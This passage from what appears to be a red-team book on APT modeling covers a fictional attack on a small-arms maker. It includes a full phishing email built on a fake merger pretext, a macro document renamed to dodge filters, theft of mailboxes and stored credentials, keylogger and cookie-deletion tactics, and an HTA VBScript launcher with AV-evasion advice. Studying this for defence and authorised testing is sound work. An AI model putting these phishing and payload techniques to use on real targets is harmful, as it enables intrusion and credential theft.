


Figure 5.11: A Save As dialog box shows the file types Solid Edge works with.

Similarly, the Solid Edge program directory shown in Figure 5.12 lists which applications to hunt for.




Figure 5.12: Solid Edge application directory.

Identifying the Players

Before going after individual targets, it's a good idea to get an overview of the company itself. This doesn't have to be particularly detailed but as with every other aspect of APT modeling, time and effort is proportionally rewarded. At a minimum, I want:

- The rough number of employees
- Employee names and positions
- Email address format
- Business locations

This is what OSINT is all about. I mentioned LinkedIn and other business networking sites in the past and it remains the best single source of target information. The only issue with LinkedIn is that it tends to over represent professional level positions and IT personnel. This is a very broad statement but worth considering given that I want to target the gunsmiths and the CNC technicians. It's a general rule of thumb that you want to avoid more IT savvy people when trying to crack the outer shell of a network, so it's good to have multiple sources of intelligence. Different professions have their own staff directories where you can find resumes and contact information; the gun manufacturing industry is no different.

Company location information is easily obtainable from public websites, as is the employee count. Why care about how many people work there? The number of employees tends to determine how technical problems are solved. Larger companies likely have all of their infrastructure in-house and maintained by their own employees, whereas small companies outsource even basic infrastructure. This is not a hard and fast rule, but a again, it's a

good rule of thumb. A quick search reveals that Gotham Small Arms has fewer than 50 employees and is using Google Gmail to provide email services:

```
# dig gothamsmallarms.com MX

; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> gothamsmallarms.com MX
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47163
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;gothamsmallarms.com.              IN      MX

;; ANSWER SECTION:
gothamsmallarms.com.       3600    IN      MX      5
ALT1.ASPMX.L.GOOGLE.com.
gothamsmallarms.com.       3600    IN      MX      5
ALT2.ASPMX.L.GOOGLE.com.
gothamsmallarms.com.       3600    IN      MX      1
ASPMX.L.GOOGLE.com.
gothamsmallarms.com.       3600    IN      MX      10
ASPMX2.GOOGLEMAIL.com.
gothamsmallarms.com.       3600    IN      MX      10
ASPMX3.GOOGLEMAIL.com.

;; AUTHORITY SECTION:
gothamsmallarms.com.       3595    IN      NS
ns78.domaincontrol.com.
gothamsmallarms.com.       3595    IN      NS
ns77.domaincontrol.com.

;; Query time: 154 msec
;; SERVER: 80.69.67.66#53(80.69.67.66)
;; WHEN: Tue May 17 12:47:30 2016
;; MSG SIZE  rcvd: 217
```

This is interesting. If they're using Google's professional cloud services for email, they may also be using them for document sharing, which can make things easier for stealing documents. But they probably have a policy that it not be used for sensitive intellectual property (or they should—I worked for a security company that stored pen test reports on Google Docs).

Smart(er) VBA Document Deployment

With a list of targets, it's time to build the payload.

Earlier in this chapter, I revisited a highly effective deployment mechanism: the VBA macro. In the original discussion of this method, email was used as the delivery vector; however, this is not optimal. Email is generally heavily scrutinized as it is the easiest way for malware to enter the network and it's likely that certain attachments are going to be blocked at the border

(potentially macros carrying MS Office documents as well). Also, delivering attachments that way means that evidence will linger in a way it won't if we just send a link to a file, for example. However, even if you send the user a link to a Word document on a web server, it doesn't alter the fact that the security software running on the workstation may detect and block it due to the `.docm` extension. How do you get around that? There is a solution but it is highly secret and known only to the world's most elite hackers. You rename the file from `.docm` to `.doc`.

Don't tell anyone.

Instead of sending the document directly to the targets, I'll host it on an external web server as a `.doc` file and send only the link via email. That way, overly aggressive mail filters will not be a problem. There's still a danger that files could be searched for macros at the border of the network, but it's a lot less risky than email, as that is where most malware is expected to enter the network. Social engineering when delivering Office documents is a matter of circumstance and personal taste, but variations of the following are often successful. Not to stress the point but there are two things that you have to get right:

- *Give the end user a compelling reason to enable macros*. The document should not give any real information to the target and should strongly suggest that macro interaction is required in order to render the document useful or readable. It should also be something that catches the eye and is attractive. Early in the book, I wrote about using a message that discussed redundancies and appeared to be improperly addressed. There are many variations of this powerful attack but it should be something that implies a change of circumstances for the receiver—usually negative circumstances (panic rides roughshod over common sense).
- *Tailor the attack to the client*. It shouldn't look like just another massive fishing exercise insisting that their PayPal accounts have been compromised. Spend some time researching how their documents look, where the logo is positioned and how it is formatted, what typeface is used, and so forth. Google is your friend but also scan the target's public facing websites. You can generally find PDFs at the very least that will give you something to work with. Most companies have an `info@` email address that will usually send an automated response, which is useful for forging email footers. You can also send a mass BCC email to the addresses you've harvested on whatever pretext you want and see who bites. It's also likely that at least one inbox will respond with an “Out of Office” message, which are handy for many reasons, the formatting being the least. Now you know who's unavailable (particularly in a large organization), which gives you some flexibility if you need to impersonate employees without them being

immediately alerted to that fact (see Figure 5.13).




Figure 5.13: The victim will still have to Enable Content but that's a social engineering issue.

The question now is what social engineering approach should you use to pique the target's interest? A variation on the old improperly addressed redundancy notice should serve well enough.

```
To: target@gothamsmallarms.com
From: carmine.falcone@gotham-audit.com
Subject: [CONFIDENTIAL] Gothams Small Arms merger update


Hi Oswald,

I hope this finds you well.

I've attached a link the numbers we discussed last week so hopefully
this won't come as too much of a shock. That said, this is still pre-
embargo confidential as per FTC rules, so please don't distribute.
Given the large number of employees who are going to be shed as a
result of the merger, I'm going to recommend a professional skills
transition counselor to your department when I see you guys next
week.

http://1.2.3.4/intranet/downloads/gothammerger_v1.4_CF_21032016.doc

Regards,

Carmine

p.s. Give my love to Gertrud!
```

```
***** Email confidentiality notice *****

This message is private and confidential. If you have received this
message in error, please notify us and remove it from your system.
```

Email and Saved Passwords

A quick and easy way to gain situational awareness having compromised a user's workstation is to grab their email in a format you can import into an email client on your own machine. This can be a goldmine of information, such as names, email addresses, documents, and other organizational information—even passwords if you're very lucky. You'd be amazed how many people keep a backup of their corporate passwords in an Excel spreadsheet and email it to themselves as a backup—security policy be damned.

In a typical corporate environment, users will have Microsoft Outlook as an email client and calendar tied into Microsoft Exchange. Generally, users will only have a finite Exchange mailbox size and will be required to periodically transfer mails to a local store if they want to keep them. These resulting Personal Storage Table (`.pst`) files can be imported easily and without any conversion, whether in the Inbox, Sent Items, or any other folder. Otherwise, Exchange stores email data in its own Offline Stored Table (`.ost`) format, which (as the name implies) are locally stored on the client's workstation, allowing them to access their emails even when they're not connected to the Exchange server.

Microsoft claims that it is not possible to directly import `.ost` files into another Outlook client or convert them into `.pst` files for the same purposes which, if true, would complicate things. However, there are a number of tools available online for a small fee that make such a conversion a one-click process without the need for any other data such as MAPI profiles. There is very little difference among such utilities so I'll refrain from making recommendations here.

Similar techniques can be used to steal email from other email clients, and this is something I want to explore in the exercises that follow.

A compromised workstation can be a cornucopia of stored credentials. Many applications allow users to store their usernames and passwords for their convenience (i.e., an SFTP client). Most programs, though, will store these passwords encrypted, usually in a local config file or in the Registry. In these circumstances, there are two possible attacks:

- Decrypting the credential store. Some software is more susceptible to this attack than others, but any cryptographic technology that stores small amounts of data such as passwords is inherently vulnerable to crypto-analytic attack (assuming the passwords are not excessively long). A

simple Google search will usually suffice to discover how a password is being encoded and what tools can be used to recover it.

- It's not always possible to recover encrypted passwords in this manner if the crypto system cannot be determined or if the passwords are too long to permit a successful crypt-and-compare attack. In these instances, it is usually sufficient to copy the encrypted hashes, install the client application, and re-create the login file or Registry entries locally. This won't give you access to the unencrypted passwords but will let you access the applications they are intended to secure. Alternatively, if the connection protocol the client uses is not encrypted (i.e., Telnet and FTP—people *do* still use these on local networks and elsewhere), you can use a network sniffer (such as Wireshark) on your own machine to see the password transmitted in the clear.

In this scenario, the target is outsourcing their email needs to Google, which permits users access to their inboxes using the familiar Gmail interface. However, it is perfectly common to see businesses that do so continue to use MS Outlook on the desktop and integrate into the Google mail backend. This usually has to do with legacy, familiarity, and compatibility.

Keyloggers and Cookies

Keyloggers are used to steal keystrokes from the victims as they type and are mostly useful for stealing passwords. Keystrokes are logged to a file for later retrieval or transmitted back to C2 in real time or at regular intervals. There's nothing new or innovative about the use of a keylogger, but it's a core tool and deserves one or two words on how it should be used properly.

Helpfully, the Metasploit Framework includes a keylogger that's adequate and illustrative enough for our needs. As part of the Meterpreter agent, it's also resilient to antivirus with adequate preparation. As with any attack that uses Meterpreter, the agent should first be migrated to another stable process prior to use to ensure that it will remain in memory even if the process that spawned it is killed. For general use, the `explorer.exe` process is perfectly acceptable; however, if your goal is to capture Windows logon credentials, you must first inject into the `winlogon.exe` process.

As stated, keyloggers are most useful for capturing usernames and passwords, but obviously are going to work only if the user types these credentials, which is not going to happen in certain circumstances. For example, in the previous example I discussed stored passwords. However, it's more likely you will encounter web applications that won't prompt the users for passwords because session state is maintained through the use of persistent cookies.

You can of course steal the cookies from the browser directory in order to

hijack the user's session, but there are plenty of ways to defeat such attacks (for example, the server tracks IP addresses in the session or doesn't permit concurrent logins) and there are plenty of situations when you will want the credentials themselves. Users frequently reuse passwords across applications and environments after all. In such circumstances, the solution is simply to delete the cookies and force the users to log in the next time they visit the web page.

In IE, this is simply achieved from the command line:

```
c:> RunDll32.exe InetCpl.cpl,ClearMyTracksByProcess 2
```

Chrome stores history, cookies, cache, and bookmarks in various databases and directories in the per-user application data directory at

```
C:\Users\<username>\AppData\Local\Google\Chrome\User Data
```

The easiest way to get rid of all this data is just to erase the appropriate files from there. Chrome creates this directory automatically if it finds that it's missing.

A similar approach can be used for Firefox, Opera, and Safari.

Given that the target is using Google for email, it is highly likely that some or all of the users will be using a web-based interface to access their inboxes. The importance of expiring any current persistent sessions, forcing them to enter credentials in the browser, is clear.

Bringing It All Together

To recap:

- In this attack, a variant of the VBA macro was used as a means of attacking the end user, gaining access to the client workstation, and deploying a C2 agent. The code was considerably simplified compared to what was described in Chapter 2. There's no need to deploy a VBS payload to download and execute a payload; just use what Windows gives you on the command line.
- Inboxes were stolen from the target workstations in the form of `.pst` files that can be easily imported into your own instance of Microsoft Outlook. This permits the attacker to browse emails as easily as if they were his own. Think about the things you share with your colleagues every day without using encryption. Even with encryption, private keys can be stolen from the workstation and passphrases can be stolen with keyloggers.
- Google mail passwords were stolen using keyloggers, permitting access not only to the web-based email interface, but also to document stores that

account is linked to. Any clients using persistent cookies had their cookie stores deleted, this forcing the client to re-authenticate and to allow the attacker to capture the credentials.

At this point, even assuming control only over a few workstations, access can be considerable. An attacker could go dark for extended periods of time while maintaining a C2 foothold over the target and slowly expand influence over the network. At this point, the only thing to do is to search for and exfiltrate the target files based on the criteria already established.

And so it proves (see Figure 5.14).




Figure 5.14: Lower receiver schematic in Solid Edge 3D.

Source: Own work

Summary

By necessity, a lot of new information was crammed into this chapter. We looked at covert command and control, the ever-present danger of ransomware, and how awareness of this threat should fit into an APT modeling exercise. We covered different ways to use an already familiar technology to crack border security and alternative ways to bypass antivirus technology. Finally, the concepts of keyloggers, stealing email, and cached encrypted passwords were discussed.

The next chapter is no different. Lots of new concepts will be covered. Not the least, we will be covering privilege escalation techniques in depth. This is a

core APT modeling skill that we've thus far only touched on.

Exercises

1. There are several alternative email clients that can serve as a replacement to Microsoft Outlook. Some have Exchange integration and some not. Investigate how email boxes could be stolen from workstations with the following mail clients installed:
   - Opera Mail
   - Dreammail
   - i.Scribe
   - Postbox
   - Evolution
2. You have to attack a host only accessible via the Tor network in a traditional network penetration test. You will immediately run into DNS issues resolving the `.onion` addresses. How would you resolve these issues so that you could bring your favorite tools to bear against the target?
3. Imagine you are running a Tor Hidden Service to provision a black market online business. Think about some ways that the anonymity of your web server could be compromised and how you could protect yourself against them. Read about Ross Ulbricht and the Silk Road for context.

Chapter 6
Criminal Intelligence

A few years ago I was called upon to perform an internal APT-modeling scenario for a police service in the UK. It was an interesting assignment for a number of reasons, not all of them purely technical. At a police HQ they don't, generally speaking, want you wandering around by yourself, so every morning my colleague and myself would dutifully arrive at the front desk to meet our point of contact whose job was also to escort us around the building as necessary. On day three we asked for the gentleman again only to be taken aside by a couple of police officers who wanted to know what our business was with him. I explained we were security consultants, here to fight the good fight against the ever-present forces of darkness (we pen testers are a colorful bunch) only to be told that our point of contact was actually a fugitive from justice and had been arrested the previous evening. I never did find out exactly what that was all about, but it takes a certain amount of chutzpah to apply for a job with the police knowing you're a wanted man.

I mention this anecdote not only because of its obvious comical nature but because there is a practical lesson to learn—regardless of a lack of escort, we still had a job to do and given that this was a busy place with uniformed officers and civilians walking in and out of the building all the time without any real access control (beyond what was essentially voluntary), we decided to just go ahead and complete our work. I guess they thought no one would have the nerve to walk around a police HQ without permission, which given the sheer amount of confidential data we were able to obtain during this test with just a little bit of nerve was a bad call on their part. The scope was as open as it could be (i.e., get what you can in the time available), but when we'd completed our work we had complete access to:

- Emergency calls databases
- Special Branch target packages
- Detailed information on informants
- Read access to the National DNA database
- Names and addresses of firearms owners in the county

FIREARMS LAW IN THE UK

The United States and the UK have massively different philosophies on

firearm ownership. Put simply, it is very easy to obtain guns in the United States and extremely hard in the UK (legally at any rate). An American colleague of mine (living at the time in England) casually asked me one day if it was necessary to carry handguns openly or if he could do so concealed. Realizing that he was serious, I pointed out that the minimum penalty for carrying a handgun in public was five years in prison and therefore "concealed" was probably the wisest course.

Payload Delivery Part VI: Deploying with HTA

This is not a technique that is exactly going to change your life, but one particularly useful way to deploy payloads via VBScript is to use an HTML application. This is essentially just HTML carrying a client-side script renamed to have an `.hta` extension. Why not just use an HTML file to do the same thing? Two reasons. First of all, VBScript will only execute in Internet Explorer, which is currently only the fourth most popular browser and in serious decline. Secondly, even if an HTML payload *is* opened in IE, the user will receive a warning that it contains active content that will likely be blocked by administrative policy (see Figure 6.1).

Figure 6.1: Not the most inviting message.

The following code is adequate for gaining basic command execution through simple user interaction:

```
<head>
<title>HTA Test</title>
<HTA:APPLICATION
     APPLICATIONNAME="HTA Test"
     SCROLL="yes"
     SINGLEINSTANCE="yes"
     WINDOWSTATE="maximize"
>
</head>


<script language="VBScript">
    Sub TestSub
    Dim objShell, objCmdExec
        Set objShell = CreateObject("WScript.Shell")
        Set objCmdExec = objshell.exec("c2agent")
        getCommandOutput = objCmdExec.StdOut.ReadAll
    End Sub
</script>

<body>
```

```
<input type="button" value="Run Script" name="run_button"
onClick="TestSub"><p>

</body>
```

This code renders as shown in Figure 6.2, without warnings or errors when saved as an.`hta` document and executed.




Figure 6.2: A basic HTML application.

If the user clicks the button we get command execution. Not very appealing, is it? Luckily, the basis for an HTML application is LaTex rendering! No, only joking, it's actually HTML so it's possible to make the application look, feel, and behave exactly as you want it to. Before that, you want to change the default icon to something more appealing. First, add the following line to the `HTA:APPLICATION` tag:

```
icon="#"
```

Then with a custom icon, execute the following from the Windows command line:

```
copy icon.ico /b /y +test.hta teswithicon.hta
```

You'll get something similar to Figure 6.3.




Figure 6.3: That's a little bit better, but let's select something that fits the attack.

Malware Detection

Using non-compiled scripting languages can be a useful way to avoid more advanced malware detection platforms. For example, FireEye's products and Palo Alto's endpoint protection are relatively effective against a range of attacks that leave AV in the dust. However, their tendency is toward reaching a good/bad verdict on compiled executable code and subsequently blocking it through behavioral analysis as well as real-time "known bad" detection. However, this can be sidestepped altogether by using "known good" (i.e., PowerShell and the Windows Scripting Host) to execute our payloads. When the script is obfuscated or, in this case, not obfuscated at all, it stands up remarkably well against such technology. This is simply because the executables behind the scripting tools are known not to be malicious and the scripts themselves are seen merely as parameters. Conventional antivirus is surprisingly ignorant of these alternative (but trivial) means of getting command execution, as shown in Figure 6.4.

Figure 6.4: The inevitable VirusTotal example.

We could also build on previous examples and use VBScript merely as a means to deliver and execute a PowerShell payload.

This is a simple but powerful attack. It aims to exploit the user's ignorance of file extensions. It looks like a web page, yet can give you command execution without displaying warnings to the target and without triggering the antivirus software.

Privilege Escalation in Microsoft Windows

When command execution has been obtained on a target workstation, the first goal, generally speaking, is to escalate one's privileges to obtain the highest permissions possible locally. This allows you to obtain password hashes, modify the host's configuration, use raw sockets, and generally make

network colonization smoother. You might get lucky and land on a workstation where the users already have elevated privileges due to their role or simply through poor security policies, but I'll assume you're stuck in userland and need administrative permissions. Broadly speaking, privilege escalations do one of two things: they exploit vulnerable software or exploit vulnerable configurations. This section is by no means complete or intended to be. The following can be divided into various loose categories, but here I will divide the attention as follows:

- *Local exploit*—Some software needs to be able to run with elevated privileges in order to function correctly and sometimes software is given more privileges than it needs. Either way, if vulnerabilities (usually memory corruption bugs) are present, then the software can be tricked into giving command execution at an equivalent level. Local exploits exist in both the core Microsoft technology deployed universally (which is obviously ideal) and software from third parties.
- *Flawed installation method*—When a Windows image is rolled out, a guy is not going to traipse from workstation to workstation to install each machine manually; instead, the process will be automated. There are ways this can be achieved but the important thing is that the process can leave behind configuration files that contain useful information, such as passwords (which are often in plaintext) or Base64 (which is trivial to decode).
- *Scheduled tasks*—Sometimes these will have modifiable target files that can be replaced by your own code. Incidentally, I'll take the opportunity here to talk about the various ways you can use scheduled tasks to achieve persistence.
- *Vulnerable services*—Service tasks can have various levels of security. If a user-level account can modify service parameters, it may be possible to use it to gain command execution at an elevated level.
